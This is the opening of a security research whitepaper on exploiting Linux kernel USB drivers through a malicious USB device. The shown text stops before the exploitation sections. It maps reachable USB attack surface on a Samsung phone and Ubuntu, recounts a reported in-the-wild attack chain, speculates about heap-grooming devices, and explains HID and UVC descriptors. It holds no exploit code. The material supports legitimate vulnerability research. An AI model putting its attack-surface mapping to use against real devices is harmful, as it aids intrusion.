# Gone in 60 Frames – USB Video Exploitation Whitepaper

Alex Plaskett / Robert Herrera

# Table of Contents


**1. Introduction ..... 3**

**2. Background USB Research ..... 4**

2.1. Finding USB Vulnerabilities ..... 4

2.2. Exploiting USB Vulnerabilities ..... 4

**3. USB Exploits in-the-wild ..... 5**

3.1. CISA KEV ..... 5

3.2. Android/Linux Kernel USB Amnesty Report ..... 5

**4. USB Attack Surface Research – Linux Kernel ..... 6**

4.1. Mobile Device Attack Surface - Samsung S25 ..... 6

4.2. Linux Desktop OS Attack Surface - Ubuntu 24.04.3 ..... 7

**5. High Level USB Overview ..... 8**

5.1. USB Descriptors ..... 8

5.2. USB Communication ..... 9

5.3. USB Request Block ..... 10

**6. USB Device Class Background ..... 11**

6.1. Human Interface Device (HID) ..... 11

6.2. USB Video Class (UVC) ..... 14

6.3. Mass Storage ..... 18

6.4. USB Audio ..... 20

**7. USB Coverage Guided Fuzzing Enhancements ..... 21**

7.1. USB Audio - UAC2/UAC3 Grammar Enhancements ..... 21

7.2. Mass Storage / SCSI ..... 35

**8. CVE-2025-38494 HID Information Leak ..... 44**

8.1. Vulnerability Analysis ..... 44

8.2. Exploitation ..... 49

**9. CVE-2024-53104 UVC Video Out of Bounds Write ..... 52**

9.1. Vulnerability Analysis ..... 52

9.2. Exploitation ..... 59

**10. Conclusion ..... 64**

# 1. Introduction

In 2025, Amnesty International, in collaboration with Google TAG, released a write-up of an in-the-wild chain of USB Linux kernel vulnerabilities which was used to compromise mobile devices.

Whilst the vulnerabilities themselves were disclosed, no details on how these vulnerabilities could be exploited were provided. This led us to deep dive into these issues to determine how they could be leveraged for arbitrary code execution.

This whitepaper provides the details of how we exploited a recent HID information leakage vulnerability CVE-2025-38494 together with CVE-2024-53104, an out of bounds write in UVC video to obtain arbitrary code execution on a modern operating system just from plugging in a malicious USB device.

# 2. Background USB Research

As mentioned previously, the area of USB security research is not new and there has been significant work over the years in this domain. We will highlight some of the publications which influenced our recent exploration of this domain specifically for the exploit research we were undertaking. Andrey Konovalov maintains a more detailed repository of USB hacking related tooling here https://github.com/xairy/usb-hacking which expands on these areas. Those listed are just the ones which particularly shaped our research.

## 2.1. Finding USB Vulnerabilities

1) 2009: "USB Attacks: Fun with Plug and 0wn" by Rafael Dominguez Vega
2) 2012: "Emulating USB Devices with Python" by Travis Goodspeed [article]
3) 2013: Lessons learned from 50 bugs: Common USB driver vulnerabilities by Andy Davis
4) 2019: "Coverage-Guided USB Fuzzing with Syzkaller" by Andrey Konovalov [slides] [video] [docs]

## 2.2. Exploiting USB Vulnerabilities

1) 2014: "HubCap: pwning the ChromeCast"
2) 2016: "CVE-2016-2384: Exploiting a double-free in the Linux kernel USB MIDI driver" by Andrey Konovalov
3) 2021 - https://i.blackhat.com/EU-21/Thursday/EU-21-Bogaard-Geist-Achieving-Linux-Kernel-Code-Execution-Through-A-Malicious-USB-Device.pdf
4) 2022: "Exploiting the Wii U's USB Descriptor parsing"
5) 2026 - https://codeberg.org/katze/tx2hax/src/branch/main/writeups/rcmhax.md

# 3. USB Exploits in-the-wild

We will briefly cover some previous USB memory corruption attacks which have been seen in the wild. In the public domain, there have not been many publicly documented USB memory corruption-based attacks. The majority of USB based attacks were either userland logic bugs, USB HID style attacks, bootloader vulnerabilities or malware on USB storage devices.

Targeting the operating system itself has not been seen in the wild that often and vendors who may offer solutions to perform USB attacks for device unlocking keep this information private.

## 3.1. CISA KEV

We first noticed that CVE-2024-53150 had been added to CISA's known exploited vulnerabilities list, however, there was no public exploit for this:

https://www.cisa.gov/news-events/alerts/2025/04/09/cisa-adds-two-known-exploited-vulnerabilities-catalog

## 3.2. Android/Linux Kernel USB Amnesty Report

The report by Amnesty International documented the case where zero days were allegedly used to spy on the phone of a Serbian activist.

https://securitylab.amnesty.org/latest/2025/02/cellebrite-zero-day-exploit-used-to-target-phone-of-serbian-student-activist/

This report covered several issues in Linux Kernel code:

**CVE-2024-53104** – Out-of-bounds write in USB Video Class driver.

**CVE-2024-53197** – Descriptor corruption in ALSA sound subsystem.

**CVE-2024-50302** – Kernel memory leak via HID reports.

This report was one of the key drivers to start investigating practical USB exploitation and highlighted that security review may be lacking in certain USB components within the Linux kernel code. Specifically, this led us to performing an investigation into core parts of the Linux Kernel USB Stack (USB Audio, USB HID and USB Mass Storage).

One of the first steps we took into analysing the Amnesty report was theorizing what specific attack chain they were using. While a good majority of the analysis was performed by Benoit Steven, who correlated certain USB-devices seen in the logs with vulnerabilities (e.g. OOB write etc.). The purpose of some of the devices within the article that were not known. Thus, we tried to fill in the missing pieces.

One of the initial theories we had was that if one of the bugs listed were indeed an OOB write in the heap, more than likely they'd need to achieve adjacency. Therefore, we assumed that at least one of the devices, such as the MS Mouse 4500, whose purpose was not discovered, was perhaps serving as a spray device to groom the heap. We also noticed that they regularly plugged and unplugged the devices which led us to consider similar functionality within our USB exploit framework, that is, to dynamically "connect" and "disconnect" our devices at scale.

In the process of this research, we ended up writing exploits for CVE-2024-53150 and CVE-2024-53104 which will be covered further in this whitepaper.

# 4. USB Attack Surface Research – Linux Kernel

As we were attempting to focus on Linux kernel vulnerabilities the first thing to do was to understand the USB attack surface of the target devices.

## 4.1. Mobile Device Attack Surface - Samsung S25

Examining a recent Android 16 device from Samsung, we can see a slightly more increased attacks surface:

**USB Net**

```
CONFIG_USB_NET_DRIVERS=m
CONFIG_USB_RTL8150=m
CONFIG_USB_RTL8152=m
CONFIG_USB_USBNET=m
CONFIG_USB_NET_AX8817X=m
CONFIG_USB_NET_AX88179_178A=m
CONFIG_USB_NET_CDCETHER=m
CONFIG_USB_NET_CDC_EEM=m
CONFIG_USB_NET_CDC_NCM=m
CONFIG_USB_NET_AQC111=m
CONFIG_USB_RTL8153_ECM=m
```

**USB Sound**

```
CONFIG_SND_USB=y
CONFIG_SND_USB_AUDIO=y
CONFIG_SND_USB_AUDIO_USE_MEDIA_CONTROLLER=y
```

**USB Webcam Devices**

```
CONFIG_USB_GSPCA=y
```

**USB Video**

```
CONFIG_USB_VIDEO_CLASS=y
CONFIG_USB_VIDEO_CLASS_INPUT_EVDEV=y
```

**USB Storage**

```
CONFIG_USB_STORAGE=y
CONFIG_BLK_DEV_SD=y
CONFIG_BLK_DEV_BSG=y
CONFIG_USB_UAS=y
```

**USB HID**

```
CONFIG_USB_HID=y
CONFIG_USB_HIDDEV=y
CONFIG_HID_LOGITECH=y
CONFIG_HID_LOGITECH_DJ=y
CONFIG_HID_LOGITECH_HIDPP=y
CONFIG_HID_MAGICMOUSE=y
CONFIG_HID_MICROSOFT=y
CONFIG_HID_MULTITOUCH=y
CONFIG_HID_NINTENDO=y
CONFIG_HID_PICOLCD=y
CONFIG_HID_PLANTRONICS=y
CONFIG_HID_PLAYSTATION=y
CONFIG_PLAYSTATION_FF=y
```

```
CONFIG_HID_ROCCAT=y
CONFIG_HID_SAMSUNG=y
CONFIG_HID_SONY=y
CONFIG_SONY_FF=y
CONFIG_HID_STEAM=y
CONFIG_HID_WACOM=y
CONFIG_HID_WIIMOTE=y
```

**USB Type-C**

```
CONFIG_TYPEC=y
CONFIG_TYPEC_TCPM=y
CONFIG_TYPEC_TCPCI=y
CONFIG_TYPEC_UCSI=y
```

## 4.2. Linux Desktop OS Attack Surface - Ubuntu 24.04.3

For Ubuntu desktop, there is a significant amount of USB attack surface than the Tesla IVI or Samsung mobile device. Most of the code is enabled as modules. Therefore, with module autoloading, it is possible to access these devices as a valid attack surface.


| | |
|---|---|
| HID Devices Count | 132 |
| USB Classes Supported | USB Storage, USB Serial, USB Misc, USB Net, USB Sound, USB Audio, USB Video, USB, USB Webcam, TV USB, USB SDR, USB DVD, USB Images |

# 5. High Level USB Overview


While the attack surface looked promising, when we first started looking at USB, we had very little, to no, detailed knowledge on how USBs worked, let alone how more complex devices built upon the basic specification and implemented more complex features (e.g. Audio devices, MIDI devices, etc.). At a high level, the USB specification can be broken into two critical components: USB Descriptors, which are essentially the main data structure that is parsed by USB code, and several key features within USB communication such as control messages which relay messages to, and from, the host operating system.

## 5.1. USB Descriptors

Descriptors are closely related to a basic type-length-value structure that specifies the length of the data, the message type/subtype, followed by the actual content of the message type. Some descriptors are a fixed size, such as header-type descriptors, while others may be a variable length which downstream code is responsible for processing and parsing further.





Each of these descriptors describes a different characteristic of the USB device that is being plugged into the machine. These characteristics are then arranged into a hierarchy that begins to describe all characteristics of the device ranging from type of device (e.g. Audio, MIDI, Mass storage, HID) and vendor/product information, all the way down to the specific functionalities that the device supports (e.g. Audio Streaming, Serial Data, etc.). Most notably, the device descriptor is the highest most general descriptor which is then followed by the configuration(s) of the device and each of the respective interfaces that the device has per configuration, as seen below:




In addition to describing functionality, the descriptors also tell the host operating system how/where to relay important information. This is done by establishing “endpoints” or channels of communication that the operating system will send/receive USB data from. These endpoint descriptors contain information such as the direction of data flow, the maximum expected packet size and transfer type (e.g. Control, Isochronous, Bulk), amongst many other attributes.

## 5.2. USB Communication

The process of a USB device connecting to the Host OS involves a series of exchanges of information from the connecting device and the host operating system. These exchanges happen through stream or pipe that is established between the device and the OS. Each USB device will have a series of endpoints by which the pipe data will be transmitted through.




https://www.keil.com/pack/doc/mw/usb/html/_u_s_b__endpoints.html

The direction of the data is then determined by the respective endpoint's configuration and type (i.e. Control, Bulk, Interrupt, etc.). Every USB device will have a default control endpoint0 that can send and receive data on this endpoint. Whereas any other endpoint is completely dependent on the USB device and its endpoints/directions are specified via their descriptors. There are **many** other details this section doesn't cover pertaining to this part of the specification, but it does serve as a general guide to understand important mechanisms that are used to receive data back from the device (control messages) or otherwise exploit the host operating system by sending malicious data over an endpoint that could be coming from any type of USB device that we choose to spoof.

## 5.3. USB Request Block

Lastly, while the above structures encompass how messages are relayed between host and device as it pertains to the USB specification, the last layer we needed to familiarize ourselves with was the USB Request Block (URB). The URB itself is not a part of the USB specification more so than it is a software implementation of how the kernel or host operating system is able to "execute any USB transaction and deliver the data and status back" within the host's USB driver.[1]

The following key functions outline useful mechanisms that are often seen in USB code. They are essentially the common functions used to asynchronously send/receive USB transfer data:

- `usb_alloc_urb` – Memory allocation for the URB
- `usb_free_urb` – Free the URB allocation
- `usb_fill_X_urb` – Initialization function used to populate the URB and may vary based on the message type (X: Control, Interrupt, Bulk)
- `usb_submit_urb` – Schedule the message to be sent.
- `usb_complete_t` – Asynchronous completion handler that is registered with the URB request.

Thus, learning how these URBs generally work served as another vital part in understanding how USB driver code is implemented and how data is scheduled for transfer.

[1] https://docs.kernel.org/driver-api/usb/URB.html

# 6. USB Device Class Background


In this section we will provide a brief introduction to the USB Device Classes which are necessary background for the vulnerability research and exploitation following in this paper.

## 6.1. Human Interface Device (HID)


USB Human Interface Devices (HID) are devices which are used by humans to control the operation of computer systems. An example of a USB HID device would be a mouse, keyboard or pointing device.

HID devices architecture:

The **HID** class device descriptor identifies which other HID class descriptors are present and indicates their sizes. For example, **Report** and **Physical Descriptors**.




One key element to understand is that of a HID report descriptor.




This report descriptor describes each piece of data which the devices generates and what the data is actually used for measuring.

An example report descriptor for a mouse would describe the positions of the mouse or button state. By looking at the report descriptor the HID class driver can determine the size and composition of the data reports from the HID device.

As an example, we will give a simple mouse HID report descriptor for a mouse with two buttons:

```
0x05, 0x01,        // Usage Page (Generic Desktop)
0x09, 0x02,        // Usage (Mouse)
0xA1, 0x01,        // Collection (Application)
    0x09, 0x01,    //   Usage (Pointer)
    0xA1, 0x00,    //   Collection (Physical)
        0x05, 0x09,    //     Usage Page (Buttons)
        0x19, 0x01,    //     Usage Minimum (Button 1)
        0x29, 0x02,    //     Usage Maximum (Button 2)
        0x15, 0x00,    //     Logical Minimum (0)
        0x25, 0x01,    //     Logical Maximum (1)
        0x95, 0x02,    //     Report Count (2)
        0x75, 0x01,    //     Report Size (1)
        0x81, 0x02,    //     Input (Data,Var,Abs) - 2 button bits

        0x95, 0x01,    //     Report Count (1)
        0x75, 0x06,    //     Report Size (6)
        0x81, 0x03,    //     Input (Const,Var,Abs) - pad bits

        0x05, 0x01,    //     Usage Page (Generic Desktop)
        0x09, 0x30,    //     Usage (X)
        0x09, 0x31,    //     Usage (Y)
        0x15, 0x81,    //     Logical Minimum (-127)
        0x25, 0x7F,    //     Logical Maximum (127)
        0x75, 0x08,    //     Report Size (8)
        0x95, 0x02,    //     Report Count (2)
        0x81, 0x06,    //     Input (Data,Var,Rel) - X & Y
    0xC0,             //   End Collection
0xC0                  // End Collection
```

This mouse descriptor defines a standard mouse with:

- Two buttons (left and right)
- X and Y relative movement
- A 3-byte input report

The Usage Page and Usage define that the device is a Mouse belonging to the Generic Desktop page.

```
0x05, 0x01,        // Usage Page (Generic Desktop)
0x09, 0x02,        // Usage (Mouse)
```

The  Pointer collection groups all controls that belong to the pointing function, buttons and movement:

```
    0x09, 0x01,    //   Usage (Pointer)
    0xA1, 0x00,    //   Collection (Physical)
```

Then we have the buttons (2 buttons):

```
0x05, 0x09        // Usage Page (Buttons)
0x19, 0x01        // Usage Minimum (Button 1)
0x29, 0x02        // Usage Maximum (Button 2)
0x15, 0x00        // Logical Min (0)
0x25, 0x01        // Logical Max (1)
0x95, 0x02        // Report Count (2 buttons)
```

```
0x75, 0x01        // Report Size (1 bit each)
0x81, 0x02        // Input (Data,Var,Abs)
```

This creates 2-bits for the left and right button (0 not pressed, 1 pressed). Then we have some padding:

```
0x95, 0x01
0x75, 0x06
0x81, 0x03   // Constant padding (6 bits)
```

Finally, we have the X/Y axis movement:

```
0x05, 0x01        // Generic Desktop
0x09, 0x30        // Usage (X)
0x09, 0x31        // Usage (Y)
0x15, 0x81        // Logical Min (-127)
0x25, 0x7F        // Logical Max (127)
0x75, 0x08        // 8-bit values
0x95, 0x02        // Two fields
0x81, 0x06        // Input (Data,Var,Rel)
```

This shows two signed 8-bit relative axis, X and Y for movement.

In total we have the following:

| Byte | Purpose |
|---|---|
| 0 | Buttons: bit0 = Left, bit1 = Right, remaining = Padding |
| 1 | X movement |
| 2 | Y movement |

This was a simple report descriptor and in practice, report descriptors can be quite complex, with the main constraint that the HID core parser and driver need to have the ability to understand it.

For the purposes of the vulnerability below, it is important to also understand that there are different types of reports which can be defined in a report descriptor.

**Input Reports –** These are sent from the device to the host (for example mouse movement above)

**Output Reports** – These are from the host to the device (for example to let the host control something on the device – e.g. turning on an LED).

**Feature Reports –** These can be bi-directional (read by the host GET_REPORT and written by the host SET_REPORT. These are typically used for configuration or static info. Importantly for the vulnerability we mention below, SET_REPORTs go over USB control transfers.

In terms of USB endpoints:

- **Input Reports** → usually interrupt endpoint IN
- **Output Reports** → usually interrupt endpoint OUT (but can also be sent via control)
- **Feature Reports** → **always** use **control transfers** (GET_REPORT / SET_REPORT)

From a security perspective, both the report descriptor parsing itself can be a source of vulnerabilities and the report handling itself. In the Linux kernel, these drivers are enabled as mentioned in the previous section.

The full specification for HID devices is available here: https://www.usb.org/sites/default/files/hid1_11.pdf

## 6.2. USB Video Class (UVC)

USB Video Class (UVC) are devices which conform to the USB specification specifically for Class Definitions for Video Devices. This specification outlines the payloads and data necessary to perform numerous video-related actions such as video streaming and video streaming control. An example of a UVC USB device would be a UVC-compliant Webcam or conference camera.

UVC device architecture:





**Figure 3-1 Video Camera Descriptor Layout Example**

The specification is comprised of many descriptors that make the entirety of the video class. However, there are at least a few key elements to understand regarding UVC Descriptors, such as Class Specific Interface Descriptors. These descriptors are like other types of USB Audio devices where timing and various attributes are included so that the host operating system has an idea of what the connecting device supports.

Below is non-exhaustive list of various descriptors that are commonly found in uvc devices.

**VideoStreaming Interface Descriptors –** Information that describes the VideoStream Interface of the connecting USB device.

**Input Header Descriptor –** Interface for the IN endpoint as well as the number of format descriptors for every supported video stream format.

**Output Header Descriptor –** Interface for the OUT endpoint as well as the number of format descriptors it contains.

**Payload Format Descriptor –** Describes specific information of the video and its format. (e.g. MJPEG, Uncompressed, etc.)

**VideoControl Interface Descriptors –** Contains various descriptors that characterize the video data.


**Input Terminal Descriptor –** Describes the interface that is setup for data to flow into the host operating system.

**Output Terminal Descriptor –** Describes the interface that is setup for data for outgoing data, or "sink of outgoing data".

Next, the notion of frames, intervals and formats is central to how video data is transferred to the host operating system. However, the specification itself is meant to be "format agnostic". Thus, it is up to host software itself to define or enforce supported formats along with their encoders/decoders.

**Linux:**

The following hierarchy generally outlines how formats, frames and frame intervals are organized in the Linux kernel




Lastly, one other concept to consider with UVC devices is the notion of Video Control Requests. These are requests which are used to dynamically change characteristics of the video data within the exposed interface.

**VideoControl Request –** Requests that are sent to manipulate video controls via its Video Control Interface.

**VideoStreaming Request** - Requests that are sent to manipulate video controls via its Video Streaming Interface or video data endpoint.

As an example, the below *lsusb* dump is comprised of common descriptors that must be included for a functional webcam.

```
…
   Interface Descriptor:
     bLength                 9
     bDescriptorType         4
     bInterfaceNumber        0
     bAlternateSetting       0
     bNumEndpoints           1
     bInterfaceClass        14 Video
     bInterfaceSubClass      1 Video Control
     bInterfaceProtocol      1
     iInterface              5 Integrated Webcam
     VideoControl Interface Descriptor:
       bLength               13
       bDescriptorType       36
       bDescriptorSubtype     1 (HEADER)
       bcdUVC              1.50
       wTotalLength         138
       dwClockFrequency       15.000000MHz
       bInCollection          1
       baInterfaceNr( 0)      1
     VideoControl Interface Descriptor:
       bLength               18
       bDescriptorType       36
       bDescriptorSubtype     2 (INPUT_TERMINAL)
       bTerminalID            1
       wTerminalType      0x0201 Camera Sensor
       bAssocTerminal         0
       iTerminal              0
       wObjectiveFocalLengthMin      0
       wObjectiveFocalLengthMax      0
       wOcularFocalLength            0
       bControlSize                  3
       bmControls          0x0000000e
         Auto-Exposure Mode
         Auto-Exposure Priority
         Exposure Time (Absolute)
     VideoControl Interface Descriptor:
       bLength               13
       bDescriptorType       36
       bDescriptorSubtype     5 (PROCESSING_UNIT)
       bUnitID                2
       bSourceID              1
       wMaxMultiplier         0
       bControlSize           3
       bmControls     0x0000177f
```

```
        Brightness
        Contrast
        Hue
        Saturation
        Sharpness
        Gamma

        White Balance Temperature
        Backlight Compensation
        Gain
        Power Line Frequency
        White Balance Temperature, Auto
      iProcessing            0
      bmVideoStandards     0x00
    VideoControl Interface Descriptor:
      bLength                9
      bDescriptorType       36
      bDescriptorSubtype     3 (OUTPUT_TERMINAL)
      bTerminalID            3
      wTerminalType      0x0101 USB Streaming
      bAssocTerminal         0
      bSourceID              6
      iTerminal              0
```

Below is a detailed output of what specific formats, frames and intervals that the device supports:

```
$ v4l2-ctl -D -d /dev/video1 --list-formats-ext
Driver Info (not using libv4l2):
        Driver name   : uvcvideo
        Card type     : Intel(R) RealSense(TM) 410
        Bus info      : usb-0000:00:14.0-1
        Driver version: 4.4.13
        Capabilities  : 0x84200001
                Video Capture
                Streaming
                Extended Pix Format
                Device Capabilities
        Device Caps   : 0x04200001
                Video Capture
                Streaming
                Extended Pix Format
ioctl: VIDIOC_ENUM_FMT
        Index       : 0
        Type        : Video Capture
        Pixel Format: ''
        Name        : 00000032-0000-0010-8000-00aa003
                Size: Discrete 424x240
                        Interval: Discrete 0.011s (90.000 fps)
                        Interval: Discrete 0.017s (60.000 fps)
                        Interval: Discrete 0.033s (30.000 fps)
                        Interval: Discrete 0.067s (15.000 fps)
                        Interval: Discrete 0.167s (6.000 fps)
                Size: Discrete 480x270
                        Interval: Discrete 0.011s (90.000 fps)
                        Interval: Discrete 0.017s (60.000 fps)
```

```
                    Interval: Discrete 0.033s (30.000 fps)
                    Interval: Discrete 0.067s (15.000 fps)
                    Interval: Discrete 0.167s (6.000 fps)
               Size: Discrete 640x360
                    Interval: Discrete 0.011s (90.000 fps)
                    Interval: Discrete 0.017s (60.000 fps)
                    Interval: Discrete 0.033s (30.000 fps)
                    Interval: Discrete 0.067s (15.000 fps)
                    Interval: Discrete 0.167s (6.000 fps)
               Size: Discrete 640x480
                    Interval: Discrete 0.011s (90.000 fps)
                    Interval: Discrete 0.017s (60.000 fps)
                    Interval: Discrete 0.033s (30.000 fps)
                    Interval: Discrete 0.067s (15.000 fps)
                    Interval: Discrete 0.167s (6.000 fps)

…
```

The full specification for UVC devices, along with data structure definitions is available here:
https://www.usb.org/document-library/video-class-v15-document-set

## 6.3. Mass Storage

